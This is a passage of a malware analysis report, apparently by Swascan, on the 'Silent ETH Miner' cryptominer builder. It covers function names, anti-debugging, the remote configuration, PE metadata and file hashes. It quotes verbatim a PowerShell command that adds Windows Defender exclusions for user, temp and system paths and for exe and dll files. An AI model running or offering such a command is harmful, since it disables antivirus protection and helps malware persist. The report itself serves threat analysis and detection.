.cctor	-	.NET-Managed	-	-
get_Computer	-	.NET-Managed	-	-
get_Application	-	.NET-Managed	-	-
get_User	-	.NET-Managed	-	-
get_Forms	-	.NET-Managed	-	-
get_WebServices	-	.NET-Managed	-	-
get_ResourceManager	-	.NET-Managed	-	-
get_Culture	-	.NET-Managed	-	-
set_Culture	-	.NET-Managed	-	-
get_administrator	-	.NET-Managed	-	-
get_Compilers	-	.NET-Managed	-	-
get_Ethereum	-	.NET-Managed	-	-
get_Ethereum1	-	.NET-Managed	-	-
get_ethminer	-	.NET-Managed	-	-
get_Includes	-	.NET-Managed	-	-
get_microsoft_admin	-	.NET-Managed	-	-
get_Program	-	.NET-Managed	-	-
get_Program1	-	.NET-Managed	-	-
get_resource	-	.NET-Managed	-	-
get_Uninstaller	-	.NET-Managed	-	-
get_Watchdog	-	.NET-Managed	-	-
.cctor	-	.NET-Managed	-	-
.ctor	-	.NET-Managed	-	-

functions (502)	blacklist (4)	type (2)	ordinal (0)	library (1)
get_toggleShellcode	-	.NET-Managed	-	-
set_toggleShellcode	-	.NET-Managed	-	-
get_Label17	-	.NET-Managed	-	-
set_Label17	-	.NET-Managed	-	-
get_Label18	-	.NET-Managed	-	-
set_Label18	-	.NET-Managed	-	-
get_toggleProcessKiller	-	.NET-Managed	-	-
set_toggleProcessKiller	-	.NET-Managed	-	-
get_txtKillTargers	-	.NET-Managed	-	-
set_txtKillTargers	-	.NET-Managed	-	-
get_Label11	-	.NET-Managed	-	-
set_Label11	-	.NET-Managed	-	-
get_Label12	-	.NET-Managed	-	-
set_Label12	-	.NET-Managed	-	-
advanced_FormClosing	-	.NET-Managed	-	-
chkAdvanced_CheckedChan...	-	.NET-Managed	-	-
chkRemoteConfig_Checked...	-	.NET-Managed	-	-
.cctor	-	.NET-Managed	-	-
.ctor	-	.NET-Managed	-	-
MinerCompiler	-	.NET-Managed	-	-
WatchdogCompiler	-	.NET-Managed	-	-
LoaderCompiler	-	.NET-Managed	-	-
UninstallerCompiler	-	.NET-Managed	-	-
ReplaceGlobals	-	.NET-Managed	-	-
.ctor	-	.NET-Managed	-	-
Form1_Load	-	.NET-Managed	-	-
btnBuild_Click	-	.NET-Managed	-	-
BackgroundWorker2_DoWork	-	.NET-Managed	-	-
BuildError	-	.NET-Managed	-	-
AES_Encryptor	-	.NET-Managed	-	-
Unamlib_Encrypt	-	.NET-Managed	-	-
EncryptString	-	.NET-Managed	-	-




The fact that is called the function CompileAssemblyFromSource is fundamental and physiological, which effectively performs a compilation of an external assembly by taking in input as parameters a strings matrix which is related to the source code of the executable:







The builder requests the insertion of some attributes, like pool's username and victim user's password:




Following are the details related to anti-debugging techniques deductible from the strings of the PE. In particular, the DebuggerDisplayAttribute class sets how a class or a field is shown in the variables of the debugger.




The builder gives also the possibility to create and customize a remote configuration for the Miner, which is compiled:




Here are some interesting details in the strings of the analyzed executable. In particular it is present the function RunExternalProgram (also in this case associated to the dropping of the real miner threat) and the self-explaining function get_Ethereum, related to the scope of the threat (mining).



Swascan
TINEXTA GROUP




The builder in question executes a PowerShell command to add an exception of the threat in the detection engine of Windows Defender, through the expression "Add-MpPreference –ExclusionPath" as follows:





```
1  cmd /c powershell -Command "Add-MpPreference -ExclusionPath @(($pwd).path,
   $env:UserProfile,$env:AppData,$env:Temp,$env:SystemRoot,$env:HomeDrive,$env:SystemDrive) -Force" & powershell
   -Command "Add-MpPreference -ExclusionExtension @('exe','dll') -Force" &
```

From some extractable's string of the builder it is possible to highlight some conditions related to GPU, this is because the miners use elevated quantity of resources and, for this reason, the values of the GPU could be very high:




It is possible to see how the threat checks if the current WindowsIdentity object, which is related to the current machine user, is effectively Administrator.



It is curious to observe the debugging references are associated to "Lime Miner", which effectively seems to have a very similar structure:

Swascan
TINEXTA GROUP

1815	00ab5549	00000006	A	q□][`;
1816	00abb1b4	00000006	A	#endif
1817	00abb1f4	00000088	A	H:\CRYPTOCOIN\Mining\Lime Miner Modified 02-08-2019\SilentETHMiner\Version 1.6.1\SilentETHMiner\obj\Release\Silent ETH Min...
1818	00abb32e	0000000b	A	_CorExeMain
1819	00abb33a	0000000b	A	mscoree.dll
1820	00abb8c0	00000005	A	>nmpt



Following are further details related to the Portable Executable structure of the Silent ETH Miner builder, from which we can see the compilation timestamp, which is 9 October, 2021.

Swascan
TINEXTA GROUP

property	value
md5	05C9264489AB55971ABFC303D990FAE0
sha1	11905331DA50C52D9FD3BA33D6D090E5858B351F
sha256	37A7697A061A29DE38304A117B7540B438C2CE004D793B104AEC173802D42829
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	11368448 (bytes)
entropy	7.937
imphash	4D93188803C32D521FE66654E05B250E
signature	Microsoft Visual C# v7.0 / Basic .NET
entry-point	FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
file-version	1.0.0.0
description	Silent ETH Miner Builder
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x61623045 (Sat Oct 09 17:13:57 2021)
debugger-stamp	0x61623045 (Sat Oct 09 17:13:57 2021)
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	n/a

In the details of the manifest file of the builder it is possible to see how administrative execution permissions are required:

```
ï»¿<?xml version="1.0" encoding="utf-8"?><assembly manifestVersion="1.0" xmlns="urn:schemas-microsoft-com:asm.v1">
<assemblyIdentity version="1.0.0.0" name="MyApplication.app"/> <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
<security>  <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">  <!-- UAC Manifest Options  If you
want to change the Windows User Account Control level replace the  requestedExecutionLevel node with one of the
following.  <requestedExecutionLevel  level="asInvoker" uiAccess="false" />  <requestedExecutionLevel
level="requireAdministrator" uiAccess="false" />  <requestedExecutionLevel  level="highestAvailable" uiAccess="false" />
 Specifying requestedExecutionLevel element will disable file and registry virtualization.  Remove this element if your
application requires this virtualization for backwards  compatibility.  -->  <requestedExecutionLevel level="asInvoker"
uiAccess="false" />  </requestedPrivileges>  </security> </trustInfo> <compatibility xmlns="urn:schemas-microsoft-
com:compatibility.v1">  <application>  <!-- A list of the Windows versions that this application has been tested on and is
is designed to work with. Uncomment the appropriate elements and Windows will  automatically selected the most
compatible environment. -->  <!-- Windows Vista -->  <!--<supportedOS Id="{e2011457-1546-43c5-a5fe-008deee3d3f0}"
/>-->  <!-- Windows 7 -->  <!--<supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}" />-->  <!-- Windows 8 -->
<!--<supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4a4a6e38}" />-->  <!-- Windows 8.1 -->  <!--<supportedOS
Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}" />-->  <!-- Windows 10 -->  <!--<supportedOS Id="{8e0f7a12-bfb3-4fe8-
b9a5-48fd50a15a9a}" />-->  </application>  </compatibility>  <!-- Indicates that the application is DPI-aware and will not be
automatically scaled by Windows at higher  DPIs. Windows Presentation Foundation (WPF) applications are automatically DPI-
aware and do not need  to opt in. Windows Forms applications targeting .NET Framework 4.6 that opt into this setting, should
 also set the 'EnableWindowsFormsHighDpiAutoResizing' setting to 'true' in their app.config. -->  <!--<application
xmlns="urn:schemas-microsoft-com:asm.v3">  <windowsSettings>  <dpiAware
xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">true</dpiAware>  </windowsSettings>  </application>-->
<!-- Enable themes for Windows common controls and dialogs (Windows XP and later) -->  <!--  <dependency>
<dependentAssembly>  <assemblyIdentity  type="win32"  name="Microsoft.Windows.Common-Controls"
version="6.0.0.0"  processorArchitecture="*"  publicKeyToken="6595b64144ccf1df"  language="*"  />
</dependentAssembly>  </dependency>  --></assembly>
```

